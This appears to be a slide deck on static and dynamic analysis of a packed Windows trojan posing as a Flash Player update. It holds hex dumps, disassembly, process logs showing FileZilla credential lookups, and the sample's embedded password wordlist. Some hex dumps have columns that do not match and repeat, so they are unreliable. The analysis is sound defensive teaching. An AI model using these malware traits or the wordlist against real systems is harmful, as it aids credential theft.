 Termination Time: Tue, 12 Feb 2013 15:37:48 +0000
 Analysis Time: 2013-02-12 10:34:52
 Sandbox: XPS3 - 00-0C-29-5E-B4-D8
 Total Processes: 1
 Sample Notes:

Digital Behavior Traits

Alters Windows Firewall	—	Hooks Keyboard	—
Checks For Debugger	—	Injected Code	—
Copies to Windows	—	Makes Network Connection	✓
Could Not Load	—	Modifies File in System	—
Creates DLL in System	—	Modifies Local DNS	—
Creates EXE in System	—	More than 5 Processes	—
Creates Hidden File	✓	Opens Physical Memory	—
Creates Mutex	✓	Starts EXE in Documents	—
Creates Service	—	Starts EXE in Recycle	—
Deletes File in System	—	Starts EXE in System	—
Deletes Original Sample	—	Windows/Run Registry Key Set	—

Created Keys

key
[process 1] \REGISTRY\USER\S-1-5-21-299502267-926492609-1801674531-500\Software\WinRAR

Malware Binary Static Analysis

➤ Describe

- 144k in size
- “file” (Linux): *PE32 executable (GUI) Intel 80386, for MS Windows*
- Review in hex editor and with “strings” (search for easily readable text)

```

00000000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 |MZ.....|
00000010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 |.....@.....|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 |.....|
00000040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS|
00000070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.|
00000080  50 45 00 00 4c 01 06 00 bf 45 92 50 00 00 00 00 |PE..L....E.P...|
00000090  00 00 00 00 e0 00 0e 01 0b 01 02 32 00 e2 01 00 |.....2....|
000000a0  00 44 00 00 00 00 00 00 c0 15 00 00 00 10 00 00 |.D.....|
000000b0  00 00 02 00 00 00 40 00 00 10 00 00 00 02 00 00 |.....@.....|
000000c0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 |.....|
000000d0  00 80 02 00 00 04 00 00 2e dd 02 00 02 00 00 00 |.....|
000000e0  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 |.....|
000000f0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000100  44 27 02 00 78 00 00 00 00 00 00 00 00 00 00 00 |D'..x.....|
00000110  00 00 00 00 00 00 00 00 00 28 02 00 10 0b 00 00 |.....(|
00000120  00 70 02 00 14 02 00 00 00 00 00 00 00 00 00 00 |.p.....|
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00021420  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |CreateThread...r.|
00021430  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |CreateEventA...R.|
00021440  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |GetACP....GetPri|
00021450  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |vateProfileIntA..|
00021460  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |..GetPrivateProf|
00021470  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |ileIntW....GetPri|
00021480  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |vateProfileStrin|
00021490  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |gW....GetPrivate|
00021500  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |ProfileStringA..|
00021510  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |f.GetTickCount..|
00021520  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |.GetProcAddress|
00021530  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |...LoadLibraryA|
00021540  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |...lstrcmpiA...|
00021550  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |lstrcmpA...A.Unma|
00021560  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |pViewOfFile...Cr|
00021570  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |eateFileW.x.Crea|
00021580  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |teFileA...GetFul|
00021590  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |lPathNameW...y.Cr|
00021600  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |eateFileMappingA|
00021610  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |...GetFileSize..|
00021620  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |..HeapReAlloc.h..|
00021630  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |ReadFile....MapV|
00021640  69 65 77 4f 66 46 69 6c 65 00 4b 45 52 4e 45 4c |iewOfFile.KERNEL|
00021650  33 32 2e 64 6c 6c 00 00 31 01 47 65 74 4b 65 79 |32.dll...1.GetKey|
00021660  52 65 61 64 46 69 6c 65 00 00 0a 03 4d 61 70 56 |...GetKey...|

```

Malware Binary Static Analysis

► Describe

- Remainder is encrypted, packed, obfuscated!?

00022e50	03 13 82 01 2c 51 62 6b 4d 66 34 68 43 62 6b 36	.....,QbkMf4hCbK6
00022e60	45 75 52 43 79 31 49 39 74 47 4f 76 75 58 54 72	EuRCy1I9tG0vuXTr
00022e70	37 4c 45 67 51 44 42 64 51 35 56 6d 4c 33 74 76	7LEgQDBdQ5VmL3tv
00022e80	46 6d 63 5a 69 38 78 4e 6b 4f 47 50 61 6c 69 52	FmcZi8xNkOGPaLiR
00022e90	4f 6c 4a 55 64 75 6c 45 4b 4f 4c 7a 71 43 4f 6f	0lJUduLEKOLzqC0o
00022ea0	36 41 59 43 78 5a 61 47 45 35 75 76 71 69 52 53	6AYCxZaGE5uvqiRS
00022eb0	65 72 6b 4b 54 4d 78 76 67 72 50 71 6c 51 4c 49	erkKTMxvgrPqlQLI
00022ec0	67 6c 53 4a 4d 71 79 38 47 36 7a 4a 4b 45 70 74	glSJMqy8G6zJKEpt
00022ed0	44 71 46 68 43 45 59 41 32 66 76 56 4a 72 71 75	DqFhCEYA2fvVJrqu
00022ee0	70 37 48 38 57 55 6c 77 77 4c 71 6c 31 32 6a 44	p7H8WUlwLq112jD
00022ef0	68 52 61 79 74 33 37 50 42 4e 6d 45 39 54 78 4b	hRayt37PBNmE9TxK
00022f00	4a 45 73 37 6a 4f 4e 68 61 6b 46 44 77 50 45 70	JEs7jONhakFDwPEp
00022f10	66 47 6f 39 59 46 34 39 75 56 38 47 41 77 75 77	fGo9YF49uV8GAuw
00022f20	69 5a 67 77 42 65 52 50 78 67 38 74 56 65 61 54	iZgwBeRPxg8tVeaT
00022f30	7a 35 32 62 32 31 7a 75 31 4c 47 43 72 6e 6b 56	z52b21zu1LGCrnkV
00022f40	34 74 70 4c 57 32 38 46 75 69 4a 66 6e 62 64 63	4tpLW28FuiJfnbdc
00022f50	63 74 58 68 59 6d 35 52 75 49 34 44 77 69 4c 35	ctXhYm5RuI4DwiL5
00022f60	56 46 6b 49 52 53 50 68 4a 76 42 51 6b 70 50 71	VFkIRSPHjvBQkpPq
00022f70	56 44 65 44 78 4d 45 69 37 74 73 6f 31 55 63 37	VDeDxMEi7tsolUc7
00022f80	46 02 10 12 0e 58 73 5a 5f ab 91 49 f2 59 96 5c	IF....XsZ ..I.Y.\
00023110	00 45 00 70 00 74 00 44 00 71 00 4b 00 68 00 43	|.E.p.t.D.q.F.h.C|
00023120	00 45 00 59 00 41 00 32 00 66 00 76 00 56 00 4a	|.E.Y.A.2.f.v.V.J|
00023130	00 72 00 71 00 75 00 70 00 37 00 48 00 38 00 57	|.r.q.u.p.7.H.8.W|
00023140	00 55 00 6c 00 77 00 77 00 4c 00 71 00 6c 00 31	|.U.l.w.w.L.q.l.I|
00023150	00 32 00 6a 00 44 00 68 00 52 00 61 00 79 00 74	|.2.j.D.h.R.a.y.t|
00023160	00 33 00 37 00 50 00 42 00 4e 00 6d 00 45 00 39	|.3.7.P.B.N.m.E.9|
00023170	00 54 00 78 00 4b 00 4a 00 45 00 73 00 37 00 6a	|.T.x.K.J.E.s.7.j|
00023180	00 4f 00 4e 00 68 00 61 00 6b 00 46 00 44 00 77	|.0.N.h.a.k.F.D.w|

Malware Binary Static Analysis

➤ Basic Disassembly

- Displays most accessible data from binary file
- “objdump” (Linux): PE-i386, Entry Point, “stripped”, Windows system-calls

```

update_flash_player.exe:      file format pei-386
update_flash_player.exe
architecture: i386, flags 0x0000010b:
HAS_RELOC, EXEC_P, HAS_DEBUG, D_PAGED
start address 0x004015c0

Characteristics 0x10e
  executable
  line numbers stripped
  symbols stripped
  32 bit words

Time/Date      Thu Nov  1 09:49:51 2012
Magic:         010b      (PE32)
MajorLinkerVersion  2
MinorLinkerVersion  50
SizeOfCode        0001e200
SizeOfInitializedData 00004400
SizeOfUninitializedData 00000000
AddressOfEntryPoint 000015c0
BaseOfCode         00001000
BaseOfData         00020000
ImageBase          00400000
SectionAlignment   00001000
FileAlignment       00000200
MajorOSVersion      4
MinorOSVersion      0
MajorImageVersion    0
MinorImageVersion    0
MajorSubsystemVersion 4
MinorSubsystemVersion 0
Win32Version        00000000
SizeOfImage         00020000
SizeOfHeaders       00000400
Checksum           0002dd2e
Subsystem           00000002      (Windows GUI)
DllCharacteristics   00000000
SizeOfStackReserve  00100000
SizeOfStackCommit   00001000
SizeOfHeapReserve    00100000
SizeOfHeapCommit     00001000
LoaderFlags          00000000
NumberOfRvaAndSizes  00000010
  
```

```

The Import Tables (interpreted .data section contents)
vma:      Hint  Time  Forward  DLL      First
          Table Stamp Chain  Name    Thunk
00022744  000227bc 00000000 00000000 00022e3a 00022930

          DLL Name: KERNEL32.dll
          vma: Hint/Ord Member-Name Bound-To
          22aa4  347  GetCPIInfo
          22ab0  260  ExitProcess
          22abe  1108 VirtualAlloc
          22ace  704  InterlockedIncrement
          22ae6  700  InterlockedDecrement
          22afe  217  EnterCriticalSection
          22b16  751  LeaveCriticalSection
          22b2e  190  DeleteCriticalSection
          22b46  692  InitializeCriticalSection
          22b62  429  GetCurrentThreadId
          22b78  327  FormatMessageA
          22b8a  502  GetModuleHandleA
          22b9e  569  GetStartupInfoA
          22bb0  794  MultiByteToWideChar
          22bc6  367  GetCommandLineA
          22bd8  1206 strlenW
          22be4  368  GetCommandLineW
          22bf6  629  GetVersionExA
          22c06  669  HeapAlloc
          22c12  547  GetProcessHeap
          22c24  673  HeapFree
          22c30  500  GetModuleFileNameA
          22c46  501  GetModuleFileNameW
          22c5c  1146 WideCharToMultiByte
          22c72  476  GetFullPathNameA
          22c86  486  GetLastError
          22c96  571  GetStdHandle
          22ca6  471  GetFileType
          22cb4  67  CloseHandle
          22cc2  979  SetEvent
          22cce  163  CreateThread
          22cd0  114  CreateEventA
          22cee  338  GetACP
          22cf8  534  GetPrivateProfileIntA
          22d10  535  GetPrivateProfileIntW
          22d28  541  GetPrivateProfileStringW
          22d44  546  GetPrivateProfileStringA
          22d5e  514  GetPrivateProfileStringW
  
```

```

00022750  0002288c 00000000 00000000 00022f38 00022a00
          DLL Name: USER32.dll
          vma: Hint/Ord Member-Name Bound-To
          22e48  305  GetKeyState
          22e56  448  IsRectEmpty
          22e64  483  LoadStringA
          22e72  468  LoadCursorFromFileW
          22e80  35  ChangeDisplaySettingsExA
          22ea4  285  EditWndProc
          22eb2  57  CharUpperBuffW
          22ec4  737  UnregisterHotKey
          22edb  281  GetCursorPos
          22ee6  151  DeferWindowPos
          22efa  52  CharToOemBuffA
          22ffc  180  CreateMenu
          22fia  422  InsertMenuW
          22f28  72  CloseDesktop

0002276c  000228c8 00000000 00000000 00023044 00022a3c
          DLL Name: GDI32.dll
          vma: Hint/Ord Member-Name Bound-To
          22f44  82  CreateSolidBrush
          22f58  606  SelectObject
          22f68  18  BitBlt
          22f72  73  CreatePen
          22f7e  500  GetStockObject
          22f90  301  FillRgn
          22f9a  647  SetRectRgn
          22fa8  33  CombineRgn
          22fb6  46  CreateCompatibleDC
          22fcc  45  CreateCompatibleBitmap
          22fe6  582  Rectangle
          22ff2  545  MoveToEx
          22ffe  205  DeleteDC
          2300a  541  LineTo
          23014  206  DeleteObject
          23024  437  GetDeviceCaps
          23034  77  CreateRectRgn

00022780  00022910 00000000 00000000 0002305a 00022a04
          DLL Name: ADVAPI32.dll
          vma: Hint/Ord Member-Name Bound-To
          2304e  602  RegOpenKeyExA
  
```

➤ Basic Disassembly: Assembly

- Lot's of "XOR"
- Likely 'packed'

```




4270c6: 2c 30          sub    $0x30,%al
4270c8: 30 30          xor    %dh,(%eax)
4270ca: 34 30          xor    $0x30,%al
4270cc: 38 30          cmp    %dh,(%eax)
4270ce: 3c 30          cmp    $0x30,%al
4270d0: 40            inc    %eax
4270d1: 30 44 30 48    xor    %al,0x48(%eax,%esi,1)
4270d5: 30 4c 30 50    xor    %cl,0x50(%eax,%esi,1)
4270d9: 30 54 30 58    xor    %dl,0x58(%eax,%esi,1)
4270dd: 30 5c 30 60    xor    %bl,0x60(%eax,%esi,1)
4270e1: 30 64 30 68    xor    %ah,0x68(%eax,%esi,1)
4270e5: 30 6c 30 70    xor    %ch,0x70(%eax,%esi,1)
4270e9: 30 74 30 78    xor    %dh,0x78(%eax,%esi,1)
4270ed: 30 7c 30 80    xor    %bh,-0x80(%eax,%esi,1)
4270f1: 30 84 30 88 30 8c 30 xor    %al,0x308c3088(%eax,%esi,1)
4270f8: 90            nop
4270f9: 30 94 30 98 30 9c 30 xor    %dl,0x309c3098(%eax,%esi,1)
427100: a0 30 a4 30 a8 mov    0xa830a430,%al
427105: 30 ac 30 b0 30 b4 30 xor    %ch,0x30b430b0(%eax,%esi,1)
42710c: b8 30 bc 30 c0 mov    $0xc030bc30,%eax
427111: 30 c4          xor    %al,%ah
427113: 30 c8          xor    %cl,%al
427115: 30 cc          xor    %cl,%ah
427117: 30 d0          xor    %dl,%al
427119: 30 d4          xor    %dl,%ah
42711b: 30 d8          xor    %bl,%al
42711d: 30 dc          xor    %bl,%ah
42711f: 30 e0          xor    %ah,%al
427121: 30 e4          xor    %ah,%ah
427123: 30 e8          xor    %ch,%al
427125: 30 ec          xor    %ch,%ah
427127: 30 f0          xor    %dh,%al
427129: 30 f4          xor    %dh,%ah
42712b: 30 f8          xor    %bh,%al
42712d: 30 fc          xor    %bh,%ah
42712f: 30 00          xor    %al,(%eax)
427131: 31 04 31      xor    %eax,(%ecx,%esi,1)
427134: 08 31          or     %dh,(%ecx)
427136: 0c 31          or     $0x31,%al

```

Malware Binary Static Analysis

➤ Binary Packing


- Common for malware, commercial/free packing tools to check
- File appears packed, but not using common tools



Malware Binary Static Analysis

➤ Disassembly

- Time to look closer, dissect code using static dis-assembler
- Assembly (raw) code organized into context, flow and architecture
- IDA Pro (free/demo edition): www.hex-rays.com
- On opening: imports segment destroyed
- Important anti-debugging option: “IsDebuggerPresent”



Malware Binary Static Analysis

► Disassembly

- Functions
- Addresses (offset)
- Strings
- Flow

IDA - E:\01.Zeus\Copy (3) of update_flash_player.exe - [Functions window]

File Edit Jump Search View Debugger Options Windows Help

100 %


IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

Function name	Segment	Start	Length	R	F	L	S	B	T	=
start	.text	004015C0	000002DF	R	.	.	.	B	.	.
sub_401020	.text	00401020	0000001D	R	.	.	.	B	.	.
sub_401040	.text	00401040	0000001C	R	.	.	.	B	.	.
sub_401060	.text	00401060	00000010	R	.	.	.	B	.	.
sub_401070	.text	00401070	0000000B	R	.	.	.	B	.	.
sub_401080	.text	00401080	0000005E	R	.	.	.	B	.	.
sub_4010E0	.text	004010E0	0000003D	R	.	.	.	B	.	.
sub_401120	.text	00401120	00000019	R	.	.	.	B	.	.
sub_401140	.text	00401140	0000003D1	R	.	.	.	B	.	.
sub_401520	.text	00401520	0000001C	R	.	.	.	B	.	.
sub_401540	.text	00401540	0000001D	R	.	.	.	B	.	.
sub_401560	.text	00401560	0000005B	R	.	.	.	B	.	.
sub_4018A0	.text	004018A0	000000BF	R	.	.	.	B	.	.
sub_401960	.text	00401960	00000067	R	.	.	.	B	.	.
sub_4019D0	.text	004019D0	0000008A	R	.	.	.	B	.	.
sub_401A60	.text	00401A60	000000AF	R	.	.	.	B	.	.
sub_401B10	.text	00401B10	00000072	R	.	.	.	B	T	.
sub_401B90	.text	00401B90	00000039	R	.	.	.	B	.	.
sub_401BD0	.text	00401BD0	00000040E	R	.	.	.	B	.	.

Malware Binary Static Analysis

► Disassembly


- Possible execution flow



Malware Binary Static Analysis

► Disassembly

- ASM Code showing XOR routines, Registry events



Malware Binary Static Analysis

➤ So, what do we know?

- Windows(32 bit) executable file
- Not really recognized/new threat
- Most likely packed code, possibly more
- Several general Windows function calls
- What does it do?
- No operational data yet



Malware Binary Dynamic Analysis

➤ Dynamic Code Analysis

- Debugger (OllyDbg - free) to run binary in a controlled environment:
 - Ability to walk through execution routines step by step
 - Can set interruptions (breakpoints) in the code at any point to stop and look around
 - Obviously on a test workstation, isolated from protected networks, storage
 - Physical hardware best, not on a VM, no analysis or forensic tools (IDA!), ProcExplorer, etc.

➤ System State & Monitoring Tools

- Live Analysis:
 - Registry: RegShot, RegMonitor
 - SysInternals: ListDLL's, Process Monitor, Process Explorer, Registry Monitor, AutoRuns, Disk Monitor, etc.
- Live forensics versus Memory dump analysis
- Other: hash of critical files (svchost.exe, explorer.exe), process injection?, RootKit, ADS

➤ Network

- Set up lab: LAN, DNS, HTTP server ("forum.php"), FTP server, etc.
- Client: netstat, routing tables, TCPmon, DNS host file
- Wireshark: DNS, HTTP, SSL, FTP, side-channels, UDPf

Malware Binary Dynamic Analysis

➤ SysInternals Tools for processes, threads, file & registry access, TCP

update_flash_player.exe pid: 2152
Command line: "c:\update_flash_player.exe"

Base	Size	Version	Path
0x00400000	0x28000	5.01.2600.6055	c:\update_flash_player.exe
0x7c900000	0xb2000	5.01.2600.5781	C:\WINDOWS\system32\ntdll.dll
0x7c800000	0xf6000	5.01.2600.5512	C:\WINDOWS\system32\kernel32.dll
0x7e410000	0x91000	5.01.2600.5512	C:\WINDOWS\system32\USER32.dll
0x77f10000	0x49000	5.01.2600.5698	C:\WINDOWS\system32\GDI32.dll
0x77dd0000	0x9b000	5.01.2600.5755	C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000	0x93000	5.01.2600.6022	C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000	0x11000	5.01.2600.5834	C:\WINDOWS\system32\Secur32.dll
0x5d090000	0x9a000	5.82.2900.6028	C:\WINDOWS\system32\COMCTL32.dll
0x76390000	0x1d000	5.01.2600.5512	C:\WINDOWS\system32\IMM32.dll
0x77c10000	0x58000	7.00.2600.5512	C:\WINDOWS\system32\ole32.dll
0x774e0000	0x13e000	5.01.2600.6168	C:\WINDOWS\system32\ole32.dll
0x7c9c0000	0x817000	6.00.2900.6242	C:\WINDOWS\system32\shell32.dll
0x77f60000	0x76000	6.00.2900.5912	C:\WINDOWS\system32\SHLWAPI.dll
0x773d0000	0x103000	6.00.2900.6028	C:\WINDOWS\winx86_Microsoft.Windows.Common-...
0x61e65202	0x132	8.00.6001.19328	C:\WINDOWS\system32\wininet.dll
0x3d930000	0xe6000	6.00.5441.0000	C:\WINDOWS\system32\Normaliz.dll
0x00910000	0x9000	8.00.6001.19328	C:\WINDOWS\system32\urlmon.dll
0x78130000	0x133000	5.01.2600.6058	C:\WINDOWS\system32\OLEAUT32.dll
0x77120000	0x8b000	8.00.6001.19328	C:\WINDOWS\system32\iertutil.dll
0x3df00000	0x1eb000	5.01.2600.5512	C:\WINDOWS\system32\wsock32.dll
0x71ad0000	0x9000	5.01.2600.5512	C:\WINDOWS\system32\WS2_32.dll
0x71ab0000	0x17000	5.01.2600.5512	C:\WINDOWS\system32\USERENV.dll
0x71aa0000	0x8000	5.01.2600.5512	C:\WINDOWS\system32\USERENV.dll
0x769c0000	0xb4000	6.00.2900.5512	C:\WINDOWS\system32\USERENV.dll
0x5ad70000	0x38000	5.01.2600.5512	C:\WINDOWS\system32\USERENV.dll
0x74720000	0x4c000	5.01.2600.5512	C:\WINDOWS\system32\USERENV.dll
0x77a80000	0x95000	5.131.2600.6239	C:\WINDOWS\system32\CRYPT32.dll
0x77b20000	0x12000	5.01.2600.5875	C:\WINDOWS\system32\MSASN1.dll
0x5b860000	0x55000	5.01.2600.6260	C:\WINDOWS\system32\NETAPI32.dll
0x7d1e0000	0x2bc000	3.01.4001.5512	C:\WINDOWS\system32\NSI.dll
0x5e0c0000	0xd000	5.01.2600.5512	C:\WINDOWS\system32\PSSTORE.dll
0x76b20000	0x11000	3.05.2284.0002	C:\WINDOWS\system32\ATL.DLL
0x10000000	0x9e000	3.13.0006.0000	C:\Program Files\Mozilla Firefox\nss3.dll
0x00cb0000	0x18000	3.13.0006.0000	C:\Program Files\Mozilla Firefox\nssutil3.dll
0x00cd0000	0x7000	4.09.0002.0000	C:\Program Files\Mozilla Firefox\plc4.dll
0x00ce0000	0x2d000	4.09.0002.0000	C:\Program Files\Mozilla Firefox\nspr4.dll

update_flash_player.exe: 2124 Properties

TCP/IP Security Environment Strings
Image Performance Performance Graph Threads

TID	CSwitch Delta	Start Address
2168	4	update_flash_player.exe+0x15c0
2120		ADVAPI32.dll!WmiFreeBuffer+0xa7

Stack for thread 2168

- 0 ntkrnlpa.exe!LsaDeregisterLogonProcess+0x6de9
- 1 ntkrnlpa.exe!KeSynchronizeExecution+0x2ac
- 2 ntdll.dll!KiFastSystemCallRet
- 3 kernel32.dll!Sleep+0xf
- 4 update_flash_player.exe+0xb9f
- 5 update_flash_player.exe+0x102f7
- 6 kernel32.dll!RegisterWaitForInputIdle+0x49

Thread ID: Start Time: State: Kernel Time: User Time: Context Switches: 210

Copy OK

update_flash_pl:2152	OpenKey	HKLM\Software\FileZilla Client	SUCCESS	Access: 0x20019
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\Default	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\Default	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\Default	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	QueryValue	HKLM\Software\FileZilla Client\Default	SUCCESS	"C:\Program Files\FileZilla FTP Client"
update_flash_pl:2152	CloseKey	HKLM\Software\FileZilla Client	SUCCESS	

6074	15:53:27	update_flash_pl:2976	CREATE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS
6076	15:53:27	update_flash_pl:2976	WRITE	C:\DOCUME~1\dublin\LOCALS~1\Temp\abcd.bat	SUCCESS

Malware Binary Dynamic Analysis

► OLLYDBG

The screenshot shows the OllyDbg interface with the CPU window displaying assembly code for the module 'update_f'. The registers window on the right shows the current state of the CPU registers. A 'Compressed code?' dialog box is overlaid on the CPU window, warning that the code section of the module 'update_f' may be compressed, encrypted, or contain embedded data, and asking if the user wants to continue analysis.

Assembly Code (CPU Window):

```

004015C0 $ 55 PUSH EBP
004015C1 . 8BEC MOV EBP,ESP
004015C3 . 8BEC SUB ESP,68
004015C6 . 53 PUSH EBX
004015C7 . 56 PUSH ESI
004015C8 . 57 PUSH EDI
004015C9 . C745 D8 201541 MOV DWORD PTR SS:[EBP-28],update_f.0040
004015D0 . 892D 00314200 MOV DWORD PTR DS:[4231001],EBP
004015D6 . C745 D4 000000 MOV DWORD PTR SS:[EBP-2C],0
004015D0 . C745 C4 020000 MOV DWORD PTR SS:[EBP-3C],80000002
004015E4 . C745 B0 000041 MOV DWORD PTR SS:[EBP-50],update_f.0042
004015EB . C745 A8 000041 MOV DWORD PTR SS:[EBP-58],update_f.0042
004015F2 . C745 F4 711401 MOV DWORD PTR SS:[EBP-C],1471
004015F9 . C745 F4 711401 MOV DWORD PTR SS:[EBP-C],1471
00401600 . A1 34294200 MOV EAX,DWORD PTR DS:[<&ADUAP132.RegOper
00401605 . 8945 B4 MOV DWORD PTR SS:[EBP-4C],EAX
00401608 . 8D4D AC LEA ECX,DWORD PTR SS:[EBP-54]
0040160B . 51 PUSH ECX
0040160C . 68 19000200 PUSH 20019
00401611 . 6A 00 PUSH 0
00401613 . 68 30004200 PUSH update_f.00420030
00401618 . 68 01000000 PUSH 80000001
0040161D . FF55 B4 CALL DWORD PTR SS:[EBP-4C]
00401620 . 85C0 TEST EAX,EAX
00401622 . 75 0F JNZ SHORT update_f.00401633
00401624 . 6A 00 PUSH 0
00401626 . FF15 34294200 CALL DWORD PTR DS:[<&KERNEL32.ExitProce
  
```

Registers (FPU) Window:

```

EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFD6000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 004015C0 update_f.<ModuleEntryPoint>
  
```


Compressed code? Dialog:

Quick statistical test of module 'update_f' reports that its code section is either compressed, encrypted, or contains large amount of embedded data. Results of code analysis can be very unreliable or simply wrong. Do you want to continue analysys?

Buttons: Yes, No

Program entry point: C:\WINDOWS\systeme...

- After loading, but prior to run, some additional 'static' details seem evident
 - Registry, file creations, strings of CHAR's



Malware Dynamic Analysis

- Specific Windows calls are discovered, shows some potential intentions

Base	Size	Entry	Name	File Version	Path
00400000	00028000	004015C0	update_f		E:\01.Zeus\update_flash_player.exe
5D090000	0009A000	5D0934BA	COMCTL32	5.82 (xpsp_sp3_	C:\WINDOWS\system32\COMCTL32.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.5755 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6022 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5698 (	C:\WINDOWS\system32\GDI32.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5834 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.5781 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C9120F8	ntdll	5.1.2600.6055 (	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll

➤ Executable Modules, imported functions

- Comctl32: Common Controls, basic Windows functions
- IMM32: is a library used by the Microsoft Windows Input Method Manager (IMM).
- ADVAPI32: advanced API services library supporting numerous APIs including many security and registry calls.
- **RPCRT4**: Remote Procedure Call (RPC) API, used by Windows applications for network and Internet communication.
- GDI32: contains functions for the Windows GDI (Graphical Device Interface) which assists windows in creating simple 2-dimensional objects.
- **SECUR32**: is a library which contains Windows Security functions (Credentials, tokens, encryption)
- KERNEL32: is the most important Microsoft Windows Kernel. Functionality addressing most of windows functions are linked to this kernel DLL in some way
- Ntdll.dll is a module that contains NT system functions
- USER32: user32.dll is a module that contains Windows API functions related the Windows user interface (Window handling, basic UI functions, and so forth).

Malware Binary Dynamic Analysis

➤ Tip-toe through execution process to unpack data

- Breakpoints: Steps and leaps, run-until-returns, VirtualAlloc (memory write)
- Watch Hex dumps, memory stack
- Interesting data quickly appears!



Malware Binary Dynamic Analysis

➤ Binary Packer discovered: aPLib v1.01

- Can download API and run our own unpack now
- Continue to review unpacked in OllyDBG

00412F72	.....
00412FB2	.....
00412FF2	.....aPLib v1.01 - the smaller the better :)..Cop
00413032	yright (c) 1998-2009 by Joergen Ibsen, All Rights Reserved.....M
00413072	ore information: http://www.ibsensoftware.com/
004130B2	....."πNk±%-♦÷πT∞|| ób-oä
004130F2	øW-.■4D*hΣHzSÄ.....
00413132	.....
00413172	.....

Malware Binary Dynamic Analysis

➤ ASCII data in stack

- Password list?
- HTTP strings (POST/GET)
- Crypt phrases?
- Registry keys & Windows API calls
- Intention of malware clearer

Address	ASCII dump
00413FE2	.....123456.password.phpbb.qwerty.12345
00414022	.jesus.12345678.1234.abo123.letmein.test.love.123.password1.hell
00414062	o.monkey.dragon.trustno1.111111.iloveyou.1234567.shadow.12345678
004140A2	9.christ.sunshine.master.computer.princess.tigger.football.angel
004140E2	.jesus1.123123.whatever.freedom.killer.asdf.soccer.superman.mich
00414122	ael.cheese.internet.joshua.fuckyou.blessed.baseball.starwars.000
00414162	000.purple.jordan.faiht.summer.ashley.buster.heaven.pepper.77777
004141A2	77.hunter.lovely.andrew.thomas.angels.charlie.daniel.1111.jennif
004141E2	er.single.hannah.qazwsx.happy.matrix.pass.aaaaaa.654321.amanda.n
00414222	othing.ginger.mother.snoopy.jessica.welcome.pokemon.iloveyou1.11
00414262	111.mustang.helpme.just.in.jasmine.orange.testing.apple.michelle.
004142A2	peace.secret.1.grace.william.iloveyou2.nicole.666666.muffin.gate
004142E2	way.fuckyou1.asshole.hahaha.poop.blessing.blahblah.myspace1.matt
00414322	hew.canada.silver.robert.forever.asdfgh.rachel.rainbow.guitar.pe
00414362	anut.batman.cookie.bailey.soccer1.mickey.biteme.hellol.eminem.da
004143A2	kota.samantha.compaq.diamond.taylor.forum.john316.richard.blink1
004143E2	82.peaches.cool.flower.scooter.banana.james.asdfasdf.victory.lon
